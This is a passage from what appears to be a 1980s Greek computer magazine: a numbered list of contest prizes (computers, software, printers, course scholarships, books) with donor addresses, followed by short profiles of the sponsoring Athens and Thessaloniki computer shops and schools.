- 2 ATARI MEGA ST 2MB + μονόχρωμο monitor + πρόγραμμα Masterplan, συνολικής αξίας 359.000 δρχ. Από την ΕΛΚΑΤ ΑΕ (Σόλωνος 26, τηλ. 3640719).
- 3 ΥΠΟΤΡΟΦΙΑ ενός έτους για προγραμματισμό και χειρισμό Η/Υ σε μηχανογραφικές εφαρμογές αξίας 280.000 δρχ. Από την CONSTANTINOU COMPUTER STUDIES (Λ. Κηφισίας 324, τηλ. 6822152).
- 4 APPLE II + πρόγραμμα Apple Works, συνολικής αξίας 220.000 δρχ. Από τη RAINBOW COMPUTER APPLICATIONS (Ηλία Ηλιού 75, τηλ. 9012892-3).
- 5 ΥΠΟΤΡΟΦΙΑ ενός έτους σε προγραμματισμό Η/Υ και εφαρμογές αξίας 180.000 δρχ. Από την CONSTANTINOU COMPUTER STUDIES (Λ. Κηφισίας 324, τηλ. 6822152).
- 6 ΠΡΟΟΠΤΙΚΕΣ 1992, πλήρες εμπορικό πακέτο, αξίας 174.000 δρχ. Από το COMPUTER ΓΙΑ ΣΕΝΑ (Θησώως 140, Καλλιθέα, τηλ. 9582623).
- 7 CONTEQ PC + Multi I/O + CGA/ Hercules + 2 Disk Drives 5 1/4 + monochrome monitor, συνολικής αξίας 160.000 δρχ. Από το THE COMPUTER SHOP, (Στουρνάρα 47, τηλ. 3603594).
- 8 ΥΠΟΤΡΟΦΙΑ ενός έτους για προγραμματισμό - χειρισμό Η/Υ, αξίας 160.000 δρχ. Από τις σχολές ΚΟΝΤΟΡΑΒΔΗ (Εμμ. Μπενάκη 59, τηλ. 3619331).
- 9 ΠΡΟΟΠΤΙΚΕΣ 1992, πλήρες βιοτεχνικό πακέτο, αξίας 139.000 δρχ. Από το COMPUTER ΓΙΑ ΣΕΝΑ (Θησώως 140, Καλλιθέα, τηλ. 9582623).
- 10 ATARI 520 STM + disk drive + μονόχρωμο monitor + μία εγγραφή στο ATARI CLUB, συνολικής αξίας 135.000 δρχ. Από το ATARI CLUB (Σολωμού 25Α & Μπότσης 7, τηλ. 3644695).
- 11 ΟΛΙΒΕΤΤΙ PRODEST PC 1 + μονόχρωμο monitor + ελληνικό DOS V3.20 + joystick, συνολικής αξίας 130.000 δρχ. Από τη ΔΙΑΣ ΑΕ (Λ. Συγγρού 43, τηλ. 9232375).
- 12 ΥΠΟΤΡΟΦΙΑ σε προγραμματισμό Η/Υ, τετραμήνης διάρκειας, αξίας 125.000 δρχ. Από το COMPUTER MIND (Λ. Παπάγου 104, τηλ. 7757655).
- 13 ΣΕΙΡΑ FIRST (πελάτες-πιστωτές-αποθήκη-αξιόγραφο-έσοδα-έξοδα) για PCs, αξίας 120.000 δρχ. Από τη NEW LOGIC, (Τομιακή 3, Θεσ/νίκη, τηλ. 533700).
- 14 ΥΠΟΤΡΟΦΙΑ διάρκειας 6 μηνών, στο τμήμα λογιστικής, αξίας 90.000 δρχ. Από την ATLANTA STUDIES (Ιπποκράτους 2 & Ακαδημίας, τηλ. 3645830).
- 15 ΠΑΚΕΤΟ UB Series (UB Word - UB Base - UB Spread - UB Graph), αξίας 84.000 δρχ. Από τη UNIBRAIN (Μπουσάγου 2, τηλ. 6465195).
- 16 COMMODORE 64BN + κασετόφωνο + 10 πρωτότυπα παιχνίδια, συνολικής αξίας 80.000 δρχ. Από το ENIAC COMPUTER (34ου Συντάγματος Πεζικού, Πειραιάς, τηλ. 4128474).
- 17 ΣΕΜΙΝΑΡΙΟ 40 ωρών για dBase III PLUS, αξίας 77.000 δρχ. Από τη CIS Εργαστήρια Ελευθέρων Σπουδών (Λ. Συγγρού 44, τηλ. 3254416).
- 18 ΣΕΜΙΝΑΡΙΟ 40 ωρών για dBase III PLUS, αξίας 77.000 δρχ. Από τη CIS Εργαστήρια Ελευθέρων Σπουδών (Λ. Συγγρού 44, τηλ. 3254416).
- 19 ΕΡΜΗΣ, πλήρες επαγγελματικό πακέτο για PCs, αξίας 73.000 δρχ. Από τη MICROΧΩΡΑ (Εναυπών 9, Θεσ/νίκη, τηλ. 525092).
- 20 PC TELEX, περιφερειακό για IBM και συμβατούς, αξίας 71.000 δρχ. Από το COMPUTER ΓΙΑ ΣΕΝΑ (Θησώως 140, Καλλιθέα, τηλ. 9582623).
- 21 CASIO PORTABLE COMPUTER (LCD οθόνη, 16K μνήμη), αξίας 70.000 δρχ. Από το COMPUTER MARKET (Σολωμού 26, τηλ. 3611805).
- 22 PRINTER EPSON LQ 500, αξίας 66.000 δρχ. Από την ECS ΑΕ (Ερμού & Φωκίωνος 8, τηλ. 3225426).
- 23 QL D plus + δύο joysticks Quickshot II + προγράμματα, συνολικής αξίας 65.000 δρχ. Από τη MICROTEC (Γ' Σεπτεμβρίου 52, τηλ. 8635115).
- 24 ΒΙΒΛΙΑ, συνολικής αξίας 60.000 δρχ. Από τις εκδόσεις ΚΛΕΙΔΑΡΙΘΜΟΣ (Μπότσης 5, τηλ. 3601076).
- 25 ΕΚΤΥΠΩΤΗΣ CITIZEN 120D, αξίας 58.000 δρχ. Από τη GENERAL SYSTEMS (Εθν. Αμύνης 9, Θεσ/νίκη, τηλ. 285139).
- 26 PLOTTER/WORD PROCESSOR VEGAS, αξίας 55.000 δρχ. Από τη SELCON HANTAREX (Ιπποκράτους 35, Ελληνικά, τηλ. 9910950).
- 27 100 ΔΙΣΚΕΤΕΣ GOLDSTAR, συνολικής αξίας 55.000 δρχ. Από το MICROCORNER C.S. (Μιχαλακοπούλου 206, τηλ. 7706795).
- 28 100 ΔΙΣΚΕΤΕΣ 5 1/4, συνολικής αξίας 50.000 δρχ. Από τη SAKENET (Πραξιτέλους 131 & Βασ. Γεωργίου, τηλ. 4112734).
- 29 MODEM TRITON v.21, αξίας 50.000 δρχ. Από τη SPACE HELLAS (Μεσογείων 302, τηλ. 6527008).
- 30 ΕΚΠΑΙΔΕΥΤΙΚΑ ΠΡΟΓΡΑΜΜΑΤΑ για Commodore 64/128, συνολικής αξίας 50.000 δρχ. Από την ELITE (Δ. Γούναρη 48, Θεσ/νίκη, τηλ. 221106).
- 31 DIAMOND LOTUS PACKAGE για PCs, αξίας 50.000 δρχ. Από την ATLANTISoft COMPUTER SYSTEMS (Σινιοσόγλου 2, τηλ. 2771371).
- 32 ΥΠΟΤΡΟΦΙΑ διάρκειας 2 1/2 μηνών σε ταχύρυθμο τμήμα σε εισαγωγή και χειρισμό γλώσσας Basic, αξίας 50.000 δρχ. Από την ATLANTA STUDIES (Ιπποκράτους 2 & Ακαδημίας, τηλ. 3645830).
- 33 SPECTRUM PLUS 2 + πέντε πρωτότυπα παιχνίδια, συνολικής αξίας 46.000 δρχ. Από το DATA SHOP (Πλάτωνος 7, Εμπ. Κέντρο PLATON PLAZA, τηλ. 6826593).
- 34 25 ΠΡΟΓΡΑΜΜΑΤΑ εισαγωγής για AMSTRAD CPC, συνολικής αξίας 45.000 δρχ. Από το THOMAS SOFT (Στουρνάρα & Τσαμαδού 4, τηλ. 3615362).
- 35 ΣΕΜΙΝΑΡΙΟ 25 ωρών για PC-DOS, αξίας 41.000 δρχ. Από τη CIS Εργαστήρια Ελευθέρων Σπουδών, (Λ. Συγγρού 44, τηλ. 3254416).
- 36 PRINTER MPS 801, για Commodore, αξίας 40.000 δρχ. Από το ΚΕΝΤΡΟ ΥΠΟΛΟΓΙΣΤΩΝ, (Διοικητήριο 36, Θεσ/νίκη, τηλ. 214228).
- 37 KITS ΗΛΕΚΤΡΟΝΙΚΩΝ ΚΑΤΑΣΚΕΥΩΝ, δικής σας επιλογής, συνολικής αξίας 40.000 δρχ. Από τη SMART KIT ELECTRONICS (Αγ. Κων/νου 39, 5230453).
- 38 ΠΡΟΓΡΑΜΜΑΤΑ εσόδων - εξόδων και αποθήκης για PCs, συνολικής αξίας 40.000 δρχ. Από την OASIS Συστήματα Υπολογιστών ΑΕΒΕ (Μάρνη 1 & Πατησίων, τηλ. 5227591).
- 39 ΥΠΟΤΡΟΦΙΑ, διάρκειας 2 μηνών για εκμάθηση γραφομηχανής, αξίας 40.000 δρχ. Από την ATLANTA STUDIES (Ιπποκράτους 2 & Ακαδημίας, τηλ. 3645830).
- 40 ΠΡΟΓΡΑΜΜΑΤΑ Πελατών & Διευθυνισιογράφος, συνολικής αξίας 38.000 δρχ. Από την OASIS Συστήματα Υπολογιστών ΑΕΒΕ (Μάρνη 1 & Πατησίων, τηλ. 5227591).
- 41 ΕΚΤΥΠΩΤΗΣ AMSTRAD DMP 2000, αξίας 35.000 δρχ. Από το PLOT 1+, (Σολωμού & Σουλτάνη 16, τηλ. 3640541).
- 42 MD INTERFACE για Amiga, αξίας 35.000 δρχ. Από τη MICRO ΗΛΕΚΤΡΟΝΙΚΗ, (Καταμιδίη 14, Θεσ/νίκη, τηλ. 853552).
- 43 APPLE WORKS + FLAT PANEL, για τη σειρά υπολογιστών Apple II, συνολικής αξίας 32.000 δρχ. Από το MAGNET COMPUTERS (Κηφισίας 232, τηλ. 8086508).
- 44 VOICE MASTER για PCs, αξίας 30.000 δρχ. Από την ATLANTISoft COMPUTER SYSTEMS (Σινιοσόγλου 2, τηλ. 2771371).
- 45 ΒΙΒΛΙΑ για Computers, συνολικής αξίας 30.000 δρχ. Από τις Εκδόσεις Μ. ΓΚΙΟΥΡΔΑ (Σεργίου Πατριάρχου 4, τηλ. 3624947).
- 46 ΕΠΙΠΛΟ για Computers, αξίας 30.000 δρχ. Από το STUDIO MAJA (Συγγρού 70, τηλ. 9214125).
- 47 ΔΥΟ ΔΙΣΚΕΤΟΘΗΚΕΣ 100 ΔΙΣΚΕΤΩΝ 5 1/4 Super Deluxe + 50 δακτύες Power DD, συνολικής αξίας 29.000 δρχ. Από την GREEK SOFTWARE (Πριγκιπωνήσιων 28, τηλ. 6443759).
- 48 MUSIC MACHINE για Amstrad CPC + 1 δακτυοθήκη + joystick Moonraker, συνολικής αξίας 29.000 δρχ. Από το ΕΛΕΝΗ ΚΟΥΝΑΝΗ COMPUTERS (Στουρνάρα 20, τηλ. 3646725).
- 49 ΔΕΚΑ ΒΙΒΛΙΑ για Computers από τη σειρά "ΗΛΕΚΤΡΟΝΙΚΟΣ ΠΑΡΑΤΗΡΗΤΗΣ", συνολικής αξίας 28.000 δρχ. Από τις εκδόσεις "ΠΑΡΑΤΗΡΗΤΗΣ" (Αδ. Σταύρου 15, Θεσ/νίκη, τηλ. 927685).
- 50 ΠΡΟΓΡΑΜΜΑ επεξεργασίας κειμένου JB WORD + πρόγραμμα PRO-ΠΟ για PCs, συνολικής αξίας 27.700 δρχ. Από τη SOFTSUPPORT (Ταμπίδη 20, Θεσ/νίκη, τηλ. 846074).
- 51 ΠΑΙΧΝΙΔΙΑ για TI/49-4A, συνολικής αξίας 26.000 δρχ. Από την ATLANTISoft COMPUTER SYSTEMS (Σινιοσόγλου 2, τηλ. 2771371).
- 52 LOGITECH MOUSE για PCs, αξίας 25.000 δρχ. Από τη MICROLAND (Αλικαβάνου 87, τηλ. 4118736).
- 53 VOICE KEY + VOICE TALKING DISK για Commodore, συνολικής αξίας 25.000 δρχ. Από την ATLANTISoft COMPUTER SYSTEMS (Σινιοσόγλου 2, τηλ. 2771371).
- 54 STAND MOVER για monitors, αξίας 25.000 δρχ. Από το COM-



- PUTER MAGIC (Εμμ. Μπενάκη & Κωλέτη 11, τηλ. 3615571).
- 55 ΔΕΚΑ ΔΙΣΚΕΤΕΣ με εκπαιδευτικά προγράμματα και παιχνίδια για Amstrad + βιβλίο Έισαγωγή στα Computers + joystick Quickshot II, συνολικής αξίας 24.400 δρχ. Από την GREEK SOFTWARE (Πιργαλητώνων 28, τηλ. 6443759).
- 56 ΣΕΜΙΝΑΡΙΟ 12 ωρών στο πρόγραμμα FRAME WORK, αξίας 24.000 δρχ. Από την BORA AE (Αγ. Ιωάννου 82, τηλ. 6397365).
- 57 FINAL CARTRIDGE III για Commodore 64/128, αξίας 22.000 δρχ. Από την GEDICO ΕΠΕ (Μακρυγιάννη 33, τηλ. 9227476).
- 58 ΣΕΙΡΑ εκπαιδευτικών προγραμμάτων για AMSTRAD, αξίας 22.000 δρχ. Από την GREEK SOFTWARE (Πιργαλητώνων 28, τηλ. 6443759).
- 59 ΠΛΗΡΗΣ ΣΕΙΡΑ βιβλίων για Computers, συνολικής αξίας 21.600 δρχ. Από τις εκδόσεις ΓΚΙΟΥΡΔΑ (Σερφίου Πατριάρχου 4, τηλ. 3624947).
- 60, 61 ΠΛΗΡΕΙΣ ΣΕΙΡΕΣ: Λούκι Λουκ + Λεονάρδου + Αχάλλια Τάλον + βιβλίων για Computers, συνολικής αξίας 21.000 δρχ. Από τις εκδόσεις ΜΑΜΜΟΥΘ ΚΟΜΙΕ (Γενοαίου 2, τηλ. 3625054).
- 62, 63 100 ΔΙΣΚΕΤΕΣ 5 1/4", συνολικής αξίας 20.000 δρχ. Από την TECHNIT (Λ. Συγγρού 44, τηλ. 9236303).
- 64, 65 ΣΕΜΙΝΑΡΙΑ 25 ωρών σε Αρχές Προγραμματισμού και Χειρισμό Η/Υ, για μαθητές και επαγγελματίες, αξίας 20.000 δρχ. Από το Εργαστήριο Ελευθέρων Σπουδών BASICA (Δημοσθένους 31, Καλλιθέα, τηλ. 9560823).
- 66 ΕΠΙΤΑΓΗ ΔΩΡΟΥ, αξίας 20.000 δρχ. Από το MR COMPUTER (Σπυριδοπούλας 13 & Κωφέλης 51, τηλ. 8826862).
- 67 ΒΙΒΛΙΑ για Computers, συνολικής αξίας 20.000 δρχ. Από το ΤΕΧΝΙΚΟ ΒΙΒΛΙΟΠΩΛΕΙΟ ΠΑΠΑΣΩΤΗΡΙΟΥ (Στουρνάρα 23, τηλ. 3641826).
- 68 LIGHT PEN για PCs + 10 δισκέτες 5 1/4", συνολικής αξίας 20.000 δρχ. Από το MB COMPUTER (Γρεβενών 72, Νίκαια, τηλ. 4921600).
- 69 TV MODULATOR για Amstrad CPC 6128 + βιβλίο για Amstrad CPC 6128, συνολικής αξίας 19.500 δρχ. Από την MPS (Πολυτεχνείου 47, Θεσ/νίκη, τηλ. 540246).
- 70 ΔΕΚΑ ΚΑΣΕΤΕΣ με εκπαιδευτικά προγράμματα και παιχνίδια για SPECTRUM + βιβλίο Έισαγωγή στα Computers + joystick Quickshot II, συνολικής αξίας 18.900 δρχ. Από την GREEK SOFTWARE (Πιργαλητώνων 28, τηλ. 6443759).
- 71, 72 LASER 50 Pocket Computer, αξίας 18.000 δρχ. Από την MICRO'S LEADER S.A. (Πατρικών 181, τηλ. 8644406).
- 73-77 ΕΠΙΠΛΟ για Computer RECKON, αξίας 18.000 δρχ. Από την SIMCO ΕΠΕ (Καραμυλά 16, Ν. Σμύρνη, τηλ. 9342957).
- 78 ΔΥΟ JOYSTICKS QUICKSHOT TURBO + 5 παιχνίδια για Commodore 64 + βιβλίο Έισαγωγή στα Computers, συνολικής αξίας 17.400 δρχ. Από την GREEK SOFTWARE (Πιργαλητώνων 28, τηλ. 6443759).
- 79 LASER BASIC TUTOR, αξίας 17.000 δρχ. Από την MICRO'S LEADER S.A. (Πατρικών 181, τηλ. 8644406).
- 80 PC OFFICE για PCs, αξίας 17.000 δρχ. Από την BP SOFTWARE (τηλ. 770075).
- 81 ΔΥΟ JOYSTICKS Djoy + ROM Stentor για ZX SPECTRUM, συνολικής αξίας 17.000 δρχ. Από την LANCO (Ικονίου 10, τηλ. 8628020).
- 82 SPEECH SYNTHESIZER για Amstrad + joystick ASC, συνολικής αξίας 16.500 δρχ. Από το DPL (Γερανίου 44, τηλ. 5240986).
- 83 AQUARIUS Home Computer (16K RAM), αξίας 16.000 δρχ. Από την MULTITEC (Ικονίου 10, τηλ. 8628020).
- 84-88 ΔΕΚΑ ΠΡΩΤΟΤΥΠΑ ΠΑΙΧΝΙΔΙΑ σε δισκέτες 3 για Amstrad CPC 6128, συνολικής αξίας 15.000 δρχ. Από την ACOC SOFT (Ηρακλείου 8, Χαλάνδρι, τηλ. 6844058).
- 89-98 ΤΕΣΣΕΡΙΣ ΕΙΔΙΚΕΣ ΣΥΛΛΟΓΕΣ με 33 παιχνίδια + αθλητικό οσάο OCEAN + T-Shirt OCEAN, συνολικής αξίας 15.000 δρχ. Από την OCEAN HELLAS (Ελασσάνος 3, Λαμία, τηλ. 33390).
- 99 LIGHTPEN για AMSTRAD CPC 464 + Speech synthesizer για AMSTRAD CPC 464, συνολικής αξίας 15.000 δρχ. Από την LANCO (Ικονίου 10, τηλ. 8628020).
- 100 ΒΙΒΛΙΑ για Computers, συνολικής αξίας 15.000 δρχ. Από το ΤΕΧΝΙΚΟ ΒΙΒΛΙΟΠΩΛΕΙΟ ΠΑΠΑΣΩΤΗΡΙΟΥ (Στουρνάρα 23, τηλ. 3645158).
- 101 INTERFACE σύνδεσης CBM 64 με οποιαδήποτε κασετόφωνο + 5 κασέτες ΠΡΟ-ΠΟ για AMSTRAD + καθαριστικά για θήκες 5 1/4" και 8", συνολικής αξίας 15.000 δρχ. Από το FUTURE COMPUTERS AND THINGS (Μαβίλη 17, τηλ. 2013933).
- 102 ΔΥΟ ΔΙΣΚΕΤΟΘΗΚΕΣ 50 ΔΙΣΚΕΤΩΝ 5 1/4" + 20 δισκέτες 5 1/4", συνολικής αξίας 15.000 δρχ. Από το MICRO STORE (Ελ. Βενιζέλου 24, Ν. Σμύρνη, τηλ. 9350672).
- 103 Z BASIC για PCs, αξίας 14.000 δρχ. Από την MANOLIS MILONAKIS IMPORTS (Ηρακλείους 58, Καλλιθέα, τηλ. 9567348).
- 104 ΠΡΟΓΡΑΜΜΑ ΠΡΟ-ΠΟ για PCs + 1 κασέτ με κασέτες ήχου, συνολικής αξίας 13.500 δρχ. Από την SOFTSUPPORT (Τομιάζη 20, Θεσ/νίκη, τηλ. 846074).
- 105 ΤΡΙΑΝΤΑ ΔΙΣΚΕΤΕΣ 3-PAC, συνολικής αξίας 13.000 δρχ. Από την KYM (Πλάτωνος 25, Θεσ/νίκη, τηλ. 221248).
- 106-110 ΔΥΟ JOYSTICKS ASC, συνολικής αξίας 12.000 δρχ. Από την MICROTECHNIKA (Μισούλη 107, Αιγάλεω, τηλ. 5202012).
- 111 ΗΛΕΚΤΡΟΝΙΚΗ ΑΡΙΘΜΟΜΗΧΑΝΗ CITIZEN CX50S, αξίας 12.000 δρχ. Από την CITIZEN, Θ. ΜΠΙΡΝΑΡΑΣ & ΣΙΑ ΕΕ (Πλ. Αγ. Θεοδώρων 1, τηλ. 3228128).
- 112 WORK CHALLENGE για τη σειρά υπολογιστών Apple II, αξίας 12.000 δρχ. Από το MAGNET COMPUTERS (Κηφισίας 232, τηλ. 8086508).
- 113 ΒΙΒΛΙΑ + 1 οσέτ κώλυμα για AMSTRAD 6128 + 5 δισκέτες Ραπτό 5 1/4" single sided, συνολικής αξίας 11.000 δρχ. Από το MICROMAR (Ακτή Μισούλη 73, τηλ. 4132905).
- 114 JOYSTICK JOYBOARD + κώλυμα για Commodore 128, συνολικής αξίας 11.000 δρχ. Από την INFO-FAX (Φράγκων 19, Θεσ/νίκη, τηλ. 540247).
- 115-119 ΔΕΚΑ ΠΡΩΤΟΤΥΠΑ ΠΑΙΧΝΙΔΙΑ σε κασέτα για Amstrad CPC 464, συνολικής αξίας 10.000 δρχ. Από την ACOC SOFT (Ηρακλείου 8, Χαλάνδρι, τηλ. 6844058).
- 120 ΕΙΚΟΣΙ ΔΙΣΚΕΤΕΣ MAXELL 5 1/4", αξίας 10.000 δρχ. Από την ANCO (Δημ. Γούναρη 42, Θεσ/νίκη, τηλ. 278189).
- 121 ΠΛΗΡΕΙΣ ΣΕΙΡΕΣ: Λεονάρδου + Αχάλλια Τάλον + βιβλίων για Computers, συνολικής αξίας 10.000 δρχ. Από την ΜΑΜΜΟΥΘ ΚΟΜΙΕ (Γενοαίου 2, τηλ. 3625054).
- 122 VOICE TALKING DISK για Apple, αξίας 10.000 δρχ. Από την ATLANTISOFT COMPUTER SYSTEMS (Σινιοσόγλου 2, τηλ. 2771371).
- 123-132 ΔΕΚΑ ΠΡΩΤΟΤΥΠΑ ΠΡΟΓΡΑΜΜΑΤΑ MASTERTRONIC και άλλων ξένων εταιριών, για Spectrum ή Amstrad ή Commodore, συνολικής αξίας 10.000 δρχ. Από το COMPUTER MARKET (Σολωμού 26, τηλ. 3611805).
- 133 ΔΥΟ ΔΙΣΚΕΤΟΘΗΚΕΣ για δισκέτες 3 1/2" + joystick Quickshot Turbo, συνολικής αξίας 10.000 δρχ. Από το KISWARE (Β. Ολγας 93, Θεσ/νίκη, τηλ. 877551).
- 134 ΔΙΣΚΕΤΟΘΗΚΗ για δισκέτες 5 1/4" + δισκετοθήκη για δισκέτες 3", συνολικής αξίας 9.000 δρχ. Από το AMY COMPUTERS (Ασκληπιού 151, τηλ. 6448263).
- 135 ΜΙΑ ΣΕΙΡΑ ΒΙΒΛΙΩΝ για Computers, αξίας 8.150 δρχ. Από τις εκδόσεις ΠΑΡΑΤΗΡΗΤΗΣ (Διδότου 39, τηλ. 3600658).
- 136 ΕΠΙΠΛΟ για Η/Υ, αξίας 7.500 δρχ. Από την PLEX (Φιλίππου 75, Θεσ/νίκη, τηλ. 229675).
- 137 ΠΛΗΡΗΣ ΣΕΙΡΑ ΒΙΒΛΙΩΝ για Amstrad PC 1512 ή 1640, αξίας 6.100 δρχ. Από την MPS (Πολυτεχνείου 47, Θεσ/νίκη, τηλ. 540246).
- 138-142 ΔΥΟ ΠΡΩΤΟΤΥΠΑ ΠΑΙΧΝΙΔΙΑ για ZX Spectrum + 1 joystick Quickshot II, συνολικής αξίας 6.000 δρχ. Από την ACOC SOFT (Ηρακλείου 8, Χαλάνδρι, τηλ. 6844058).
- 143 ΔΥΟ ΔΙΣΚΕΤΟΘΗΚΕΣ για δισκέτες 3 1/2" ή 5 1/4", συνολικής αξίας 5.000 δρχ. Από το ΠΟΛΥΤΟΠΟ (Χαλκιδικής 40-42, Θεσ/νίκη, τηλ. 837063).
- 144 ΠΛΗΡΕΙΣ ΣΕΙΡΕΣ: Λεονάρδου + Αχάλλια Τάλον, συνολικής αξίας 4.200 δρχ. Από τις εκδόσεις ΜΑΜΜΟΥΘ ΚΟΜΙΕ (Γενοαίου 2, τηλ. 3625054).
- 145 ΚΑΛΥΜΜΑ για Amstrad CPC 6128, αξίας 3.000 δρχ. Από την INFO-FAX (Φράγκων 19, Θεσ/νίκη, τηλ. 540247).
- 146-155 ΛΕΞΙΚΟ ΜΑΛΛΙΑΡΗΣ, αξίας 1.600 δρχ. Από την ΜΑΛΛΙΑΡΗΣ & ΣΙΑ (Αριστοτέλους 9, Θεσ/νίκη, τηλ. 278707).





## ● ΟΙ ΑΘΛΟΘΕΤΟΥΣΕΣ ΕΤΑΙΡΙΕΣ

### ΠΛΑΙΣΙΟ COMPUTERS

Γνωστότατη παρουσία με 20ετή πείρα στον τομέα του σχεδίου και της γραφιστικής. Εδώ και λίγα χρόνια οι δραστηριότητες της εταιρίας επεκτάθηκαν και στους υπολογιστές με ξεχωριστό κατάστημα. Στο κατάστημα "Πλαίσιο Computers" λειτουργεί τμήμα υποστήριξης των υπολογιστών TURBO-X σε hardware, software, περιφερειακά και αναλώσιμα. Επίσης διατίθεται μεγάλη ποικιλία από εκτυπωτές και plotters για αρχιτέκτονες και μηχανικούς, ενώ ξεχωριστό τμήμα της δραστηριότητάς του απασχολεί ο τομέας των αναλώσιμων και των αξεσουάρ για όλους τους τύπους των υπολογιστών. Η διεύθυνσή του είναι:

Στουρνάρα και Μπουμπουλινάς, τηλ. 36.44.001.

### ΕΛΚΑΤ ΑΕ

Η ΕΛΚΑΤ ΑΕ είναι μία από τις παλιότερες εταιρίες στο χώρο των υπολογιστών. Είναι αποκλειστική αντιπρόσωπος για την Ελλάδα όλης της σειράς Atari: από τα game consoles και τα joysticks, μέχρι τους εκτυπωτές και τους Atari ST. Παράλληλα υποστηρίζει όλα τα μοντέλα της Atari με το ανάλογο software, ενώ διαθέτει και ένα πλήρες και υπεύθυνο τμήμα service. Πρόσφατα οι δραστηριότητές της επεκτάθηκαν στην τελειοποίηση του ήδη υπάρχοντος "ST Club". Η ΕΛΚΑΤ ΑΕ βρίσκεται στην οδό:

Σόλωνος 26, τηλ. 36.40.719.

### CCS

Η Constantinou Computer Studies είναι ένα από τα παλιότερα και γνωστότερα Κέντρα Ελευθέρων Σπουδών. Το όλο συγκρότημα τελεί υπό τη διεύθυνση του δόκτορος Ευάγγελου Κωνσταντίνου. Το άριστα ειδικευμένο διδακτικό προσωπικό του παρέχει εγγύηση για την υψηλή ποιότητα σπουδών πάνω σε κάθε κλάδο της Πληροφορικής και σε κάθε βαθμό εκπαίδευσης, από απλό χειρισμό Η/Υ μέχρι τεχνολογία υπολογιστών και ανάλυση συστημάτων. Τέλος, η CCS διοργανώνει ταχύρρυθμα σεμινάρια, καλοκαιρινά τμήματα, καθώς και τμήματα για μαθητές. Η διεύθυνσή της είναι:

Α. Κηφισίας 324, Χαλάνδρι, τηλ. 68.22.152-68.41.214-68.42.344.

### RAINBOW COMPUTER APPLICATIONS

Από τις παλιότερες εταιρίες του χώρου των Η/Υ, η Rainbow αντιπροσωπεύει εδώ και χρόνια τους υπολογιστές της Apple. Διαθέτει στην αγορά όλα τα μοντέλα της Apple, από τον Apple IIc μέχρι τους Macintosh SE και II και τους Apple IIGS. Παράλληλα διαθέτει ένα οργανωμένο τμήμα service, το οποίο υποστηρίζει τα προϊόντα που φέρουν την εγγύηση της Rainbow. Επίσης ασχολείται με τον εξελληνισμό και τη διάθεση software, ξεκινώντας από παιχνίδια και εκπαιδευτικά προγράμματα και καταλήγοντας σε σοβαρές εφαρμογές (π.χ. desktop publishing). Η Rainbow βρίσκεται στην οδό:

Ηλία Ηλιού 75, Αθήνα, τηλ. 90.12.892-3.

### COMPUTER ΓΙΑ ΣΕΝΑ

Κατάστημα με παράδοση τόσο στην πώληση και υποστήριξη Η/Υ, όσο και στην κατασκευή "έξυπνων" περιφερειακών (interface X, PC Telex), το Computer Για Σένα πέρασε πριν λίγο καιρό και στο χώρο του software με το εμπορικό πακέτο για PCs. "Προοπτικές 1992". Παράλληλα ασκεί τις δραστηριότητες ενός πολύ καλά οργανωμένου computer shop, διαθέτοντας μία μεγάλη γκάμα προγραμμάτων και βιβλίων. Το Computer Για Σένα βρίσκεται:

Θησέως 140, Καλλιθέα, τηλ. 95.92.623-4.

### THE COMPUTER SHOP

Ένα από τα πιο παλιά και πιο γνωστά computer shops της ελληνικής αγοράς. Φιλοξενεί όλα τα μοντέλα των home computers, πολλά περιφερειακά και προγράμματα, ενώ φυσικά δεν θα μπορούσαν να λείπουν από το χώρο του και οι συμβατοί. Παράλληλα προσφέρει στον πελάτη του πλήρη υποστήριξη με το τμήμα service που διαθέτει, καλύπτοντας έτσι τα μηχανήματά του με εγγύηση. Το The Computer Shop βρίσκεται στην οδό:

Στουρνάρα 47, Αθήνα, τηλ. 36.03.594.

### ΣΧΟΛΕΣ ΚΟΝΤΟΡΑΒΔΗ

Από τις πρωτοπόρες στο χώρο της εκπαίδευσης σε Η/Υ στη χώρα μας, οι Σχολές Κοντοράβδη συνεχίζουν και σήμερα να προσφέρουν τις υπηρεσίες τους στη σπουδάζουσα νεολαία, προσαρμοσμένες στα σύγχρονα επιτεύγματα της τεχνολογίας. Επίσης παρέχει στους σπουδαστές την ευχέρεια της πρακτικής εξάσκησης πάνω σε πολλά μοντέλα Η/Υ. Οι Σχολές Κοντοράβδη βρίσκονται στην οδό:

Εμμ. Μπενάκη 59, τηλ. 36.19.331

### ATARI CLUB

Ένα από τα νεότερα clubs της αγοράς, που σκοπό έχει να εξυπηρετήσει το γοργά αναπτυσσόμενο κοινό των Atari ST. Οι δραστηριότητες του club, το οποίο είναι παράρτημα του Computer Market και λειτουργεί υπό την αιγίδα της ΕΛΚΑΤ, καλύπτουν τη διάθεση προγραμμάτων και την επαφή των ST users μεταξύ τους. Βρίσκεται στην οδό:

Σολωμού 25Α & Μπότσαρη, Αθήνα, τηλ. 36.44.695.

### ΔΙΑΣ ΑΕ

Εταιρία αντιπροσώπευσης γνωστών συμβατών υπολογιστών. Είναι εξουσιοδοτημένος αντιπρόσωπος των μηχανημάτων της γνωστής ιταλικής Olivetti, τα οποία υποστηρίζει σε όλους τους τομείς, συμπεριλαμβανομένου του hardware, του service και του software. Η διεύθυνσή της είναι:

Συγγρού 43, τηλ. 92.32.375.

### COMPUTER MIND

Το Computer Mind είναι ένας εκπαιδευτικός οργανισμός, ο οποίος κινείται στο χώρο των ιδιωτικών σπουδών Πληροφορικής. Ένας ευρύς κύκλος μαθημάτων και ειδικοτήτων καλύπτει τις ανάγκες των αποφοίτων Λυκείου ή Πανεπιστημίου στον τομέα του προγραμματισμού και της στελέχωσης επιχειρήσεων. Αξιοσημείωτο είναι το γεγονός ότι στο Computer Mind η εργαστηριακή άσκηση πραγματοποιείται σε γνωστά πακέτα προγραμμάτων, όχι μόνο συμβατών υπολογιστών, αλλά επίσης και της σειράς των Apple Macintosh. Η διεύθυνσή του είναι:

Α. Παπάγου 104, Ζωγράφου, 77.57.655

### NEW LOGIC

Πρόκειται για μία εταιρία που βρίσκεται στο κέντρο της Θεσ/νίκης και προσφέρει όλους τους γνωστούς home micros και αρκετούς PCs. Επίσης διαθέτει πολύ καλό service, προγράμματα και περιφερειακά, ενώ στον ίδιο χώρο γίνονται και μαθήματα για Η/Υ. Η διεύθυνσή της είναι:

Τσιμισκή 3, Θεσ/νίκη, τηλ. 233700.

### ΑΤΛΑΝΤΑ STUDIES

